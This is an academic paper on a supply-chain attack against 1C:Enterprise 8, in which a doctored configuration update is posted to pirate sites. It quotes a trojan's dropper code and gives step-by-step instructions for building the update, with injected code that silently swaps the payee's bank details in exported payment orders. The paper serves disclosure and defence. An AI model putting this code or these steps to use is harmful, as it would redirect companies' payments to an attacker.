1C software vulnerabilities description

Oleg Ivanov[1,*], and *Dmitry* Silnov[1]

[1]Institute of Cyber Intelligence Systems, National Research Nuclear University MEPhI, 115409 Moscow, Russia

Abstract. This article is devoted to the vulnerability of the application solution based on the "1C: Enterprise 8" platform, which can be used by only built-in tools of the platform. Possible threats and attack algorithm are described.

1 Introduction

Today a large amount of companies from self-employed entrepreneurs on large manufacturers use application solutions based on the "1C: Enterprise 8" platform [1] for financial and regulatory accounting. In the last few years 1C company has made a lot to improve its' software usage ease. Users can now avail of such functions as direct exchange [2] of bank transfer order, electronic document flow, on line receipt of counterparties' folders, direct upload of regulatory reporting to inspection authorities etc. There is little wonder that organizations rely on these app solutions more and more in their work. Databases contain all the information concerning the partners, clients interaction history, all bank details of the company, employees personal data, pricing procedures, information on performed, current and planned marketing actions etc. It is common knowledge that leak or substitution of such information can do extreme damage to the company. At the same time protection actions are usually limited to such standard actions as database access rights differentiation, anti-virus software usage and other common means.

But what if the threat is inside the 1C configuration [3]? This type of situation is possible in case user updates the configuration with an unofficial file.

Thus, eventually an authorized user with full permissions will open the database to update the configuration. Administrator will decompress the update file, and as a result, a new .cfu file with renewed metadata will appear. Launching the update the administrator will see the confirmation (fig. 1) that the update file fits the current configuration and is produced by 1C. He will press the OK button and passively monitor the update procedure.

The intruder only has to create his own update file with the harmful code implemented and to upload it to any illegal software portal in the Internet.



Fig. 1. The confirmation window.

2 Threats

In June 2016 the "Doctor Web" company announced on their website that the first Trojan for 1C has appeared in their virus laboratory [4]. This Trojan was posed as 1C external data processing unit [5] called «ПроверкаАктуальности-КлассификатораБанков.epf» (BankIdentifierCodeReview.epf), distributed via e-mail with the topic "We have our Bank Identifier Code changed" and the following message: "Dear user, Our bank identifier code has been changed. Please update your bank classifier. You can do it in automatic mode if you use 1C: Enterprise 8. File >> Open attached data processing unit for classifiers update >> Yes. The classificatory will be automatically updated in 1-2 minutes if the internet access is on". After that, the dialog window with bank classificatory update proposal appears. Whatever button is pressed at this stage, the processing unit will search for all counterparties e-mail addresses and send them the same e-mail message. Further, Trojan.Endorer.567 [6] is extracted from the processing unit, saved on the HDD and is then launched by the code on fig. 2. Afterwards, Trojan.Encoder.567 works on its own.

* Corresponding author: ivanofoc@gmail.com

```
ИмяВременногоФайла = "D:\ОбновлениеБИКБанка.exe";
Попытка
    ДвоичныеДанные.Записать(ИмяВременногоФайла);
Исключение
    ИмяВременногоФайла = "C:\ОбновлениеБИКБанка.exe";
    Попытка
        ДвоичныеДанные.Записать(ИмяВременногоФайла);
    Исключение
        ИмяВременногоФайла = ПолучитьИмяВременногоФайла("exe");
        ДвоичныеДанные.Записать(ИмяВременногоФайла);
    КонецПопытки;
КонецПопытки;
ЗапуститьПриложение(ИмяВременногоФайла);
```

Fig. 2. Trojan.Encoder.567 start up code.

This is a classic scenario of social engineering. To avoid this kind of situation all typical configurations in 1C have an option to turn off the interactive use of external processing units [7]. When on, this function only allows launching the external data processing units approved by administrator. However, if Trojan is not in the form of external data processing unit, but is positioned as a configuration update, external processing interaction launch interdiction will not help.

Obviously, database configuration modification gives numerous opportunities to the intruder. The easiest threat is bank account details substitution and upload of false bank transfer orders. Besides, stock accounting data can be altered: prices increased or decreased addresses of counterparties or clients changed.

Another major concern is that the intruder gets the access to client database. Apart from information pilfering for personal use of for reselling, there is a threat of a forethought reputation damage of the company. For instance, it is possible to configure regular task through the built-in e-mail client to send spam letters to all e-mail addresses found in the system.

A noteworthy detail is that such attack realization is very easy to perform. The update file is easy to create on one's own with standard platform means. All what is needed is a typical configuration file [8] compliant to the update.

3 Update file creation

Let us take a closer look at the process of creation of the update file with the harmful code. For that, we need the 1C: Enterprise 8 platform, the configuration to be updated and the official update file [9] available on 1C website.



Fig. 3. Upgrade file preparation algorithm.

First, we need to create an empty database [10] and upload the configuration to be update [11]. Then we should create the distribution kit. Then we need to allow the configuration modification [12] and to install [13] the official 1C update.

After the installation, it is possible to implement the harmful code. You can see one simple example of such code below. Here, to the object module [14] of data processing unit "Client bank" we added the procedure «ОткорректироватьЗначениеЭкспорта» ("CorrectExportValue), which changes bank details of the bank transfer beneficiary.

```
Процедура ОткорректироватьЗначениеЭкспорта(СтруктураДляЗаписи)

    Попытка

        СтруктураДляЗаписи.Получатель = "ИНН 000112582645 Иванов Иван Иванович";
        СтруктураДляЗаписи.Получатель1 = "Иванов Иван Иванович";
        СтруктураДляЗаписи.Получатель2 = "";
        СтруктураДляЗаписи.Получатель3 = "";
        СтруктураДляЗаписи.Получатель4 = "";
        СтруктураДляЗаписи.ПолучательБИК = "000000003";
        СтруктураДляЗаписи.ПолучательБанк1 = "АКБ ""АВТ-БАНК""";
        СтруктураДляЗаписи.ПолучательБанк2 = "Г.МОСКВА";
        СтруктураДляЗаписи.ПолучательИНН = "000112582645";
        СтруктураДляЗаписи.ПолучательКПП = "";
        СтруктураДляЗаписи.ПолучательКорсчет = "30101810100000000774";
        СтруктураДляЗаписи.ПолучательРасчСчет = "40802810900001011111";
        СтруктураДляЗаписи.ПолучательСчет = "40802810900001011111";

    Исключение

    КонецПопытки;
КонецПроцедуры
```

Fig. 4. Harmful code example.

This procedure can only be launched when the payment order is dumped.

```
Функция ПолучитьСекциюДокумент(СтруктураДокумента, КоллекцияРеквизитов, ВерсияФормата)

    Буфер = "";
    Реквизит = "";
    СтруктураДляЗаписи = СформироватьСтруктуруЭкспорта(ВерсияФормата);
    ЗаполнитьЗначениеЭкспорта(СтруктураДляЗаписи,СтруктураДокумента);

    Если СтруктураДокумента.ВидДокумента = "Платежное поручние" Тогда

        ОткорректироватьЗначениеЭкспорта(СтруктураДляЗаписи); //функция заменяет рекви

    КонецЕсли;

    ДобавитьВСтроку(Буфер, "СекцияДокумент=" + СтруктураДокумента.ВидДокумента);

    Для каждого ВыгружаемыйРеквизит из СтруктураДляЗаписи Цикл
        Значение = ПривестиЗначение(ВыгружаемыйРеквизит.Значение);
        Если НЕ ПустаяСтрока(Значение) Тогда
            ДобавитьВСтроку(Буфер, ВыгружаемыйРеквизит.Ключ + "=" + Значение);
        КонецЕсли;
    КонецЦикла;

    ДобавитьВСтроку(Буфер, "КонецДокумента");

    Возврат Буфер;

КонецФункции
```

Fig. 5. Code inhection point.

Finally, we need to create the distribution kit [15-16] and update file. As a result, we get the .cfu update file. The only thing left is to upload it to any illegal software portal in the Internet.

The system administrator can presumably discover the code: it is very easy to check whether the configuration was developed or not. For this, we need to compare [17] the database configuration [18] or main [19] configuration with the configuration of the supplier [20]. If the database configuration was developed, the difference will be shown in the comparison window. However, if the changes were implemented to the update file, they will be in the supplier's configuration too. Thus, comparison will not discover any implementation done by the intruder. In this case the harmful code can only be discovered through comparison on the database configuration with the external typical configuration file but it is rarely done in practice.

Thus, the harmful code will only be discovered at the next update. Though, it is worth saying that the configuration updated by an unofficial file cannot be further updated by official 1C releases. If we try it, we will see the window in fig. 6 instead of the one in fig.1. It announces that the file has no available updates. This exact message is a sign of altered configuration of the client and of the last update being illegal. Now to resume the right operating of the program we will need to install official 1C configuration.

Fig. 6. The list of suitable configurations.

4 Conclusion

The described algorithm confirms that typical instruments of 1C: Enterprise 8 platform allow the intruder to create an update file with a harmful code implemented that gives him unlimited opportunities to use the databases of careless users. Though the code will only be implemented for the period since illegal update untill the next legal one, this time is enough to do a severe damage to the company. And it was possible to avoid even such short-time harmful code implementation if 1C used digital signature mechanism while creating and installing its update files. For the moment, the only way to avoid this risk is to refuse downloading the updates from untrusted sources.

References

1. 1C: Developer Network. "What is 1C:Enterprise?" http://1c-dn.com/1c_enterprise/what_is_1c_enterprise/
2. Direct bank (direct fraud with the bank) - new technology of the "1C: enterprise 8". system. http://www.v8.1c.ru/edi/edi_app/bank/
3. 1C: Enterprise 8. "Configuration Objects (Metadata)". http://v8.1c.ru/ eng/the-platform/dev_confobjects.html
4. Dr. Web. "1C.Drop.1". http://vms.drweb.ru/virus/?i=8247570.
5. 1C: Enterprise 8. External processing. http://v8.1c.ru/ overview/Term_000000601.htm
6. Dr. Web. "Trojan.Encoder.567". http://vms.drweb-av.pl/virus/?i=3799463
7. Helpme1C.ru "How to open interactive discovery of external reports and downloads?". http://helpme1c.ru/kak-razreshit-interaktivnoe-otkrytie-vneshnix-otchetov-i-obrabotok-dlya-1sbuxgalteriya-8-3-redakciya-3-0
8. 1C:Enterprise 8. "Soxing and configuration configuration". http://v8.1c.ru/ overview/Term_000000602.htm
9. GoodWill. "How to update 1C 8.2 i 8.3 independently through the configurator - a step-by-step instruction". http://programmist1s.ru/obnovit-1s-samostoyatelno/
10. Hello, 1C. "Creating and adding a database of dennics 1C". http://howknow1c.ru/ nastroika-1c/sozdanie-bazy-1s.html
11. Hello, 1C. "Installation of 1C 8.2 - Configuration and Database". http://howknow1c.ru/nastroika-1c/ustanovka-1s-82.html
12. Forum 1C. "The possibility of changing the configuration of 1C". http://forum1s.ru/read/vkliuchit-vozmozhnost-izmeneniia-konfiguratsii-1s/
13. 1S Shop.ru "How to update the typical configuration of 1C 8". http://www.1sshop.ru/index.php3?id=138
14. Professional courses on 1C. "Modules in the 1C platform: enterprise 8.3". http://курсы-по-

1c.рф/articles/модули-в-платформе-1с-предприятие-8-3/

15. Infostart.ru: Information and Analytical Center for Automation of Educational and Management Activities. “As reported on its own update for 1C”. http://infostart.ru/public/315534/
16. Portal of Information and Technical Communication 1C. “An Introduction to Post-Conflict Support and Support.”https://its.1c.ru/db/metod8dev#content:2294:hdoc
17. 1C: Enterprise 8. “Comparison and integration of configurations, mechanism”. http://v8.1c.ru/overview/Term_000000291.htm
18. The life of 1C. “Concepts of configuration and databases. Overview of the three configurations embedded in the love information system 1C”. http://life1c.ru/post/400
19. 1C: ITS. Information and technological support of users 1C: Enterprise. “Established configuration and configuration of basic data”. http://its.1c.ru/db/pubdevguide83#content:71:hdoc
20. Everything for the 1C programmer. “The general technological information on the support of 1C confuguration”. https://1cprogrammistu.ru/index.php?newsid=119&seourl=obschie-tehnologicheskie-svedeniya-o-podderzhke-1s-konfiguracii